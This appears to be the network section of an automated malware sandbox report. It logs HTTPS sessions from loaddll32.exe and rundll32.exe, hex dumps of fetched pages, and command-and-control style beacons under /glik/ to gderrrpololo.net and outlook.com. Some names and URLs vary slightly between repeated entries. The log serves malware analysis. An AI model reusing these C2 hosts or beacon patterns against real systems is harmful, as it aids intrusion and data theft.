2021-10-18 20:21:27 UTC	2800	IN	Data Raw: 6e 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 61 3e 0a 20 20 20 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 73 63 72 69 70 74 3e 0a 20 20 20 20 61 67 65 5f 70 61 72 61 6d 73 2e 67 61 5f 65 76 65 6e 74 73 5f 73 65 74 75 70 2e 70 75 73 68 28 7b 0a 20 20 20 20 20 20 20 20 63 6c 69 63 6b 45 76 65 6e 74 5f 63 6c 61 73 73 20 3a 20 27 6a 73 5f 67 61 5f 6f 72 69 65 6e 74 61 74 69 6f 6e 27 2c 0a 20 20 20 20 20 20 20 20 64 65 66 61 75 6c 74 47 41 5f 63 61 74 65 67 6f 72 79 3a 20 27 6f 72 69 65 6e 74 61 74 69 6f 6e 44 72 6f 70 64 6f 77 6e 27 2c 0a 20 20 20 20 20 20 20 20 20 20 64 65 66 61 75 6c 74 47 41 5f 61 63 74 69 6f 6e 3a 20 27 63 6c 69 63 6b 27 0a 20 20 20 20 7d 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e Data Ascii: n> </div></div><script> page_params.ga_events_setup.push({ clickEvent_class : ' js_ga_orientation', defaultGA_category: 'orientationDropdown', defaultGA_action: 'click' });</script> </div>

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:28 UTC	3207	IN	Data Raw: 33 44 35 35 0d 0a 74 69 6f 6e 20 74 28 29 7b 76 61 72 20 74 3d 6e 75 6c 6c 21 3d 3d 65 26 26 65 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 7c 7c 74 68 69 73 3b 72 65 74 75 72 6e 20 74 2e 72 75 6e 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 74 2e 70 6f 70 55 70 28 29 7d 2c 74 7d 72 65 74 75 72 6e 20 6f 28 74 2c 65 29 2c 74 7d 28 6e 28 32 30 37 29 2e 43 6f 6d 6d 6f 6e 50 6f 70 42 65 68 61 76 69 6f 72 73 29 3b 74 2e 43 68 72 6f 6d 65 50 6f 70 42 65 68 61 76 69 6f 72 3d 69 7d 2c 32 30 37 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 43 6f 6d 6d 6f 6e Data Ascii: 3D55tion t(){var t=null!==(e&&e.apply(this,arguments)) this;return t.run=function(){t.popUp()},t}return o(t,e),t}(n(207).CommonPopBehaviors);t.ChromePopBehavior=i},207:function(e,t,n){t["use strict";Object.defineProperty(t,"__esModule",{value:!0}),t.Common

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49859	193.239.85.58	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:33 UTC	3222	OUT	GET /glik/yV86YYdj3/V2KTsKimQTjIwbQWuioL/FZi7s_2BHITV6dWXJ59/IDOj5V8qlS1jh6H_2FTr0J/CN_2FuPafOW1D/XhEf8DJE/eULNTETsReCmHnAMztsH4Pt/9V_2BD8_2B/ruN8alRc3T_2B_2BW/vARnICK_2Fix/OVo89IHZ2RP/6R6M_2BD2o6AWG/vc08jVirLcMAHChoAVZWM/2mtPbKbqO/58.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: gderrrpololo.net Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=cslmbgh4fgg36vqr6bf871r411
2021-10-18 20:21:33 UTC	3222	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 18 Oct 2021 20:21:33 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49860	66.254.114.238	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:33 UTC	3223	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=59owj5w5a2ken66ep8h0npv7lw3h88ss; ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; ss=467874177367317442; RNLBSERVERID=ded6828
2021-10-18 20:21:33 UTC	3223	IN	HTTP/1.1 200 OK server: openresty date: Mon, 18 Oct 2021 20:21:33 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsr: ded6828 x-request-id: 616DD74D-42FE72EE01BB90E9-886EA7C connection: close
2021-10-18 20:21:33 UTC	3224	IN	Data Raw: 32 42 36 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 2B65<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif--> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif--> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif--> < > <

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:33 UTC	3624	IN	Data Raw: 37 46 42 38 0d 0a 6e 3b 5f 30 78 35 31 37 61 35 61 5b 27 5c 78 36 39 5c 78 36 65 5c 78 36 39 5c 78 37 34 5c 78 34 33 5c 78 36 63 5c 78 36 31 5c 78 37 33 5c 78 37 33 5c 78 35 37 5c 78 36 39 5c 78 37 34 5c 78 36 38 5c 78 35 34 5c 78 37 32 5c 78 37 39 5c 78 34 33 5c 78 36 31 5c 78 37 34 5c 78 36 33 5c 78 36 38 27 5d 28 5f 30 78 35 37 39 66 66 35 29 3b 7d 2c 30 78 31 66 34 29 2c 77 69 6e 64 6f 77 5b 27 5c 78 37 32 5c 78 37 35 5c 78 36 65 5c 78 34 39 5c 78 36 65 5c 78 37 33 5c 78 34 33 5c 78 36 66 5c 78 36 65 5c 78 37 34 5c 78 36 31 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 37 33 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 5f 30 78 35 31 37 61 35 61 5b 27 5c 78 36 39 5c 78 36 65 5c 78 36 39 5c 78 37 34 5c 78 34 33 5c 78 36 63 5c 78 36 31 5c 78 37 33 Data Ascii: 7FB8n:_0x517a5a["\x69\x6e\x69\x74\x43\x6c\x61\x73\x73\x57\x69\x74\x68\x54\x72\x79\x43\x61\x74\x63\x68"](_0x579ff5);,0x1f4),window["\x72\x75\x6e\x49\x6e\x73\x43\x6f\x6e\x74\x61\x69\x6e\x65\x72\x73"]=function(){_0x517a5a["\x69\x6e\x69\x74\x43\x6c\x61\x73
2021-10-18 20:21:33 UTC	3640	IN	Data Raw: 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 35 34 36 64 66 61 3d 3d 3d 6e 75 6c 6c 3f 4f 62 6a 65 63 74 5b 27 5c 78 36 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 35 27 5d 28 5f 30 78 35 34 36 64 66 61 29 3a 28 5f 30 78 31 37 65 30 39 61 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 35 34 36 64 66 61 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 2c 6e 65 77 20 5f 30 78 31 37 65 30 39 61 28 29 3b 7d 3b 7d 28 29 3b 4f 62 6a 65 63 74 5b 27 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 66 5c 78 37 30 5c 78 36 35 5c 78 Data Ascii: x79\x70\x65']=_0x546dfa===null?Object["\x63\x72\x65\x61\x74\x65"](_0x546dfa):(_0x17e09a["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]=_0x546dfa["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"],new _0x17e09a());,);Object["\x64\x65\x66\x69\x6e\x65\x50\x72\x6f\x70\x65\x
2021-10-18 20:21:33 UTC	3656	IN	Data Raw: 35 34 41 38 0d 0a 6e 28 65 29 7b 72 65 74 75 72 6e 20 31 3d 3d 3d 28 65 2e 77 68 69 63 68 7c 7c 65 2e 62 75 74 74 6f 6e 29 7d 2c 65 2e 69 73 41 64 42 6c 6f 63 6b 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 61 22 29 3b 65 2e 63 6c 61 73 73 4e 61 6d 65 3d 22 61 64 2d 6c 69 6e 6b 22 3b 76 61 72 20 74 3d 21 31 3b 74 72 79 7b 64 6f 63 75 6d 65 6e 74 2e 62 6f 64 79 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 3b 76 61 72 20 6e 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 43 6c 61 73 73 4e 61 6d 65 28 22 61 64 2d 6c 69 6e 6b 22 29 5b 30 5d 3b 74 3d 22 6e 6f 6e 65 22 3d 3d 3d 77 69 6e 64 6f 77 2e 67 65 74 43 6f 6d 70 75 74 65 64 53 74 79 6c 65 28 6e 29 2e 64 Data Ascii: 54A8n(e){return 1===e.which e.button}),e.isAdBlock=function(){var e=document.createElement("a");e.className="ad-link";var t=1;try{document.body.appendChild(e);var n=document.getElementsByClassName("ad-link")[0];t="none"===window.getComputedStyle(n).d
2021-10-18 20:21:33 UTC	3672	IN	Data Raw: 6c 73 65 20 69 66 28 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 73 65 61 72 63 68 28 22 46 69 72 65 66 6f 78 22 29 3e 3d 30 29 7b 76 61 72 20 6e 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 6d 61 74 63 68 28 2f 46 69 72 65 66 6f 78 5c 2f 28 5b 30 2d 39 5d 2b 29 5c 2e 2f 29 3b 74 3d 6e 3f 70 61 72 73 65 49 6e 74 28 6e 5b 31 5d 29 3a 30 2c 65 3d 22 46 49 52 45 46 4f 58 22 7d 65 6c 73 65 20 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 73 65 61 72 63 68 28 22 53 61 66 61 72 69 22 29 3e 3d 30 26 26 2d 31 3d 3d 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 73 65 61 72 63 68 28 22 43 68 72 6f 6d 65 22 29 26 26 28 65 3d 22 53 41 46 4 1 52 49 22 29 3b 72 65 74 75 72 6e 7b 6e 61 6d 65 3a 65 2c 76 65 Data Ascii: lse if(navigator.userAgent.search("Firefox")>=0){var n=navigator.userAgent.match(/FirefoxV([0-9]+)\./);t=n?parseInt(n[1]);0,e="FIREFOX"}else navigator.userAgent.search("Safari")>=0&&1===navigator.userAgent.search("Chrome")&&(e="SAFARI");return{name:e,e

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49861	40.97.156.114	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:48 UTC	3677	OUT	GET /glik/2uzlhLe4cPbHvcpQCv9cWn/05cxlXPIOSVSF/nCPDiAts/6EnJV9_2BP1brTXmwwqvQvd/nqZo79yLq4/K2pGoHrNlm5RvwYeJ/Wg9f4COhLj7D/9_2FkwS2Yqk/1X7uqvRUbhoar7/k98lsZfKuF9OAhUMlwd5i/rPnvBLlslCA_2BjU/sE_2Bxrmg_2FFM9/2wY33ozDK_2F3lhlq_/2FVoc4yaG/T9CqO01bk7_2BOo/zu9aPu.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:21:48 UTC	3677	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/2uzlhLe4cPbHvcpQCv9cWn/05cxlXPIOSVSF/nCPDiAts/6EnJV9_2BP1brTXmwwqvQvd/nqZo79yLq4/K2pGoHrNlm5RvwYeJ/Wg9f4COhLj7D/9_2FkwS2Yqk/1X7uqvRUbhoar7/k98lsZfKuF9OAhUMlwd5i/rPnvBLlslCA_2BjU/sE_2Bxrmg_2FFM9/2wY33ozDK_2F3lhlq_/2FVoc4yaG/T9CqO01bk7_2BOo/zu9aPu.lwe Server: Microsoft-IIS/10.0 request-id: a00a9a96-ff09-98ce-1bdb-04c50e53841b Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0041 X-RequestId: ccb2220a-8ed8-48fa-a207-6e45b2c8700a MS-CV: lpoKoAn/zpgb2wTFDIOEGw.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0041 Date: Mon, 18 Oct 2021 20:21:48 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49862	52.97.183.162	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:48 UTC	3678	OUT	GET /glik/2uzlhLe4cPbHvcpQCv9cWn/05cxIXPIOSVSF/nCPDiATs/6EnJV9_2BP1brTXmwwqvQvd/nqZo79yLq4/K2pGoHrNlm5RvwYeJ/Wg9f4COhLj7D/9_2FkwS2Yqk/1X7uqvRUbhoar7/k98IsZfKuF9OAhUMlwd5i/rPnvBLIsICA_2BjU/sE_2Bxrmg_2FFM9/2wY33ozDK_2F3lhlq_/2FVoc4yaG/T9CqO01bk7_2BOo/zu9aPu.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.outlook.com
2021-10-18 20:21:48 UTC	3678	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/2uzlhLe4cPbHvcpQCv9cWn/05cxIXPIOSVSF/nCPDiATs/6EnJV9_2BP1brTXmwwqvQvd/nqZo79yLq4/K2pGoHrNlm5RvwYeJ/Wg9f4COhLj7D/9_2FkwS2Yqk/1X7uqvRUbhoar7/k98IsZfKuF9OAhUMlwd5i/rPnvBLIsICA_2BjU/sE_2Bxrmg_2FFM9/2wY33ozDK_2F3lhlq_/2FVoc4yaG/T9CqO01bk7_2BOo/zu9aPu.lwe Server: Microsoft-IIS/10.0 request-id: a9e16bfe-0ede-d79e-faa2-35ca244aff32 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AM7PR03CA0012 X-RequestId: 7ad1abb4-cf4b-48d2-981c-360dae7446be MS-CV: /mvhq4Ontf6ojXKJEr/Mg.0 X-Powered-By: ASP.NET X-FEServer: AM7PR03CA0012 Date: Mon, 18 Oct 2021 20:21:48 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	40.97.156.114	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:47 UTC	4	OUT	GET /glik/gjD63JZ_2/BzlrZKq4vuEmHo1poFw6/az4qslZXtUeh_2F9qNp/fCNIIRm3krMQ_2FzBGoPYC/1B14MrhSfM4jv/yI_2FFOm/UtQq50UiPy5qDg4vmYqi5WE/0UhYY9thW_/2BHUBUo_2FnMQX32a/oNprv8pPwhkn/M6yYi9bTKdv/qTGi5yNyLgVDP8/nbr_2BmKAbJS_2BoCKFIF/BRligJHVHM5jZ9u_/2FyFS0cLU25Y/Q5QfQ.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:19:48 UTC	4	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/gjD63JZ_2/BzlrZKq4vuEmHo1poFw6/az4qslZXtUeh_2F9qNp/fCNIIRm3krMQ_2FzBGoPYC/1B14MrhSfM4jv/yI_2FFOm/UtQq50UiPy5qDg4vmYqi5WE/0UhYY9thW_/2BHUBUo_2FnMQX32a/oNprv8pPwhkn/M6yYi9bTKdv/qTGi5yNyLgVDP8/nbr_2BmKAbJS_2BoCKFIF/BRligJHVHM5jZ9u_/2FyFS0cLU25Y/Q5QfQ.lwe Server: Microsoft-IIS/10.0 request-id: 1ed881b7-a0b4-d1aa-0c8b-51e1fb14bc29 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0045 X-RequestId: a6c334a3-7969-4598-8046-eb2cca1e2b49 MS-CV: t4HYHrSgqtEMi1Hh+xS8KQ.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0045 Date: Mon, 18 Oct 2021 20:19:47 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49863	52.97.151.82	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:49 UTC	3679	OUT	GET /glik/2uzlhLe4cPbHvcpQCv9cWn/05cxIXPIOSVSF/nCPDiATs/6EnJV9_2BP1brTXmwwqvQvd/nqZo79yLq4/K2pGoHrNlm5RvwYeJ/Wg9f4COhLj7D/9_2FkwS2Yqk/1X7uqvRUbhoar7/k98IsZfKuF9OAhUMlwd5i/rPnvBLIsICA_2BjU/sE_2Bxrmg_2FFM9/2wY33ozDK_2F3lhlq_/2FVoc4yaG/T9CqO01bk7_2BOo/zu9aPu.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:49 UTC	3680	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: 7168982f-419e-6e4e-ccd8-77159049a432 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: AM4PR0302CU001.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: AM4PR0302CA0011.EURPRD03.PROD.OUTLOOK.COM X-CalculatedBETarget: AM0PR10MB2338.EURPRD10.PROD.OUTLOOK.COM X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: L5hocZ5BTm7M2HcVkJEmkMg.1.1 X-FEServer: AM4PR0302CA0011 X-Powered-By: ASP.NET X-FEServer: AM6PR10CA0079 Date: Mon, 18 Oct 2021 20:21:48 GMT Connection: close
2021-10-18 20:21:49 UTC	3680	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49864	40.97.156.114	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:54 UTC	3681	OUT	GET /glik/Jz_2B2yC_/2B4ZbdlxkSyumn4l_2Fo/9QqE73TQhrf1EhjojhC/10w2X3C2W_2F5Y4_2Bv861/PCggBvdMhP_2F/7FjwKPr3/W4ISZu5ibsittJjz6yfvAZz/mVQgMtyeSZ/nvyamCnyaeFRGeazF/mMy_2FUwsf0K/fKQznMbpCB/JuJSBfqOT1cPZK/6EXiBmOWKd4WdPw_2BOYk/HVSamTuv/A.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:21:54 UTC	3682	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/Jz_2B2yC_/2B4ZbdlxkSyumn4l_2Fo/9QqE73TQhrf1EhjojhC/10w2X3C2W_2F5Y4_2Bv861/PCggBvdMhP_2F/7FjwKPr3/W4ISZu5ibsittJjz6yfvAZz/mVQgMtyeSZ/nvyamCnyaeFRGeazF/mMy_2FUwsf0K/fKQznMbpCB/JuJSBfqOT1cPZK/6EXiBmOWKd4WdPw_2BOYk/HVSamTuv/A.lwe Server: Microsoft-IIS/10.0 request-id: 4a798199-98ec-5bdb-76c4-7a8249deb9e0 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0044 X-RequestId: 0d4a9372-4d15-4835-8d83-df3f18b15ea8 MS-CV: mYF5SuyY21t2xHqCSd654A.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0044 Date: Mon, 18 Oct 2021 20:21:54 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49865	52.98.208.82	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:54 UTC	3683	OUT	GET /glik/Jz_2B2yC_/2B4ZbdlxkSyumn4l_2Fo/9QqE73TQhrf1EhjojhC/10w2X3C2W_2F5Y4_2Bv861/PCggBvdMhP_2F/7FjwKPr3/W4ISZu5ibsittJjz6yfvAZz/mVQgMtyeSZ/nvyamCnyaeFRGeazF/mMy_2FUwsf0K/fKQznMbpCB/JuJSBfqOT1cPZK/6EXiBmOWKd4WdPw_2BOYk/HVSamTuv/A.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.outlook.com

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:54 UTC	3683	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/Jz_2B2yC_/2B4ZbdlxkSymn4l_2Fo/9QqE73TQhrf1EhjojhC/10w2X3C2W_2F5Y4_2Bv861/PCggBvdMhP_2F/7FjwKPr3/W4ISZu5ibsijtJjz6yfvAZz/mVQgMtyeSZ/nyyamCnyaeFRGeazF/mMy_2FUwsf0K/fkQznMbpbCB/JuJSBfqOT1cPZK/6EXiBmOWKd4WdPw_2BOYk/HVSamTuv/A.lwe Server: Microsoft-IIS/10.0 request-id: 4a053619-5cff-5b6c-bcbb-1a2dfbcadd2a Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AS9PR06CA0107 X-RequestId: 59ffe35f-16b7-4b19-ac22-2a664e12b6fd MS-CV: GTYFSv9cbFu8uxot+8rdKg.0 X-Powered-By: ASP.NET X-FEServer: AS9PR06CA0107 Date: Mon, 18 Oct 2021 20:21:53 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49866	52.98.207.226	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:54 UTC	3684	OUT	GET /glik/Jz_2B2yC_/2B4ZbdlxkSymn4l_2Fo/9QqE73TQhrf1EhjojhC/10w2X3C2W_2F5Y4_2Bv861/PCggBvdMhP_2F/7FjwKPr3/W4ISZu5ibsijtJjz6yfvAZz/mVQgMtyeSZ/nyyamCnyaeFRGeazF/mMy_2FUwsf0K/fkQznMbpbCB/JuJSBfqOT1cPZK/6EXiBmOWKd4WdPw_2BOYk/HVSamTuv/A.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com
2021-10-18 20:21:54 UTC	3684	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: fdefcafe-bd7c-fc0d-2fdd-7090ef6a29c8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: VI1P193CU001.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: VI1P193CA0021.EURP193.PROD.OUTLOOK.COM X-CalculatedBETarget: VI1PR0401MB2496.EURPRD04.PROD.OUTLOOK.COM X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: /srv/Xy9Dfw3XCQ72opyA.1.1 X-FEServer: VI1P193CA0021 X-Powered-By: ASP.NET X-FEServer: AS9PR04CA0043 Date: Mon, 18 Oct 2021 20:21:54 GMT Connection: close
2021-10-18 20:21:54 UTC	3685	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49867	45.9.20.189	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
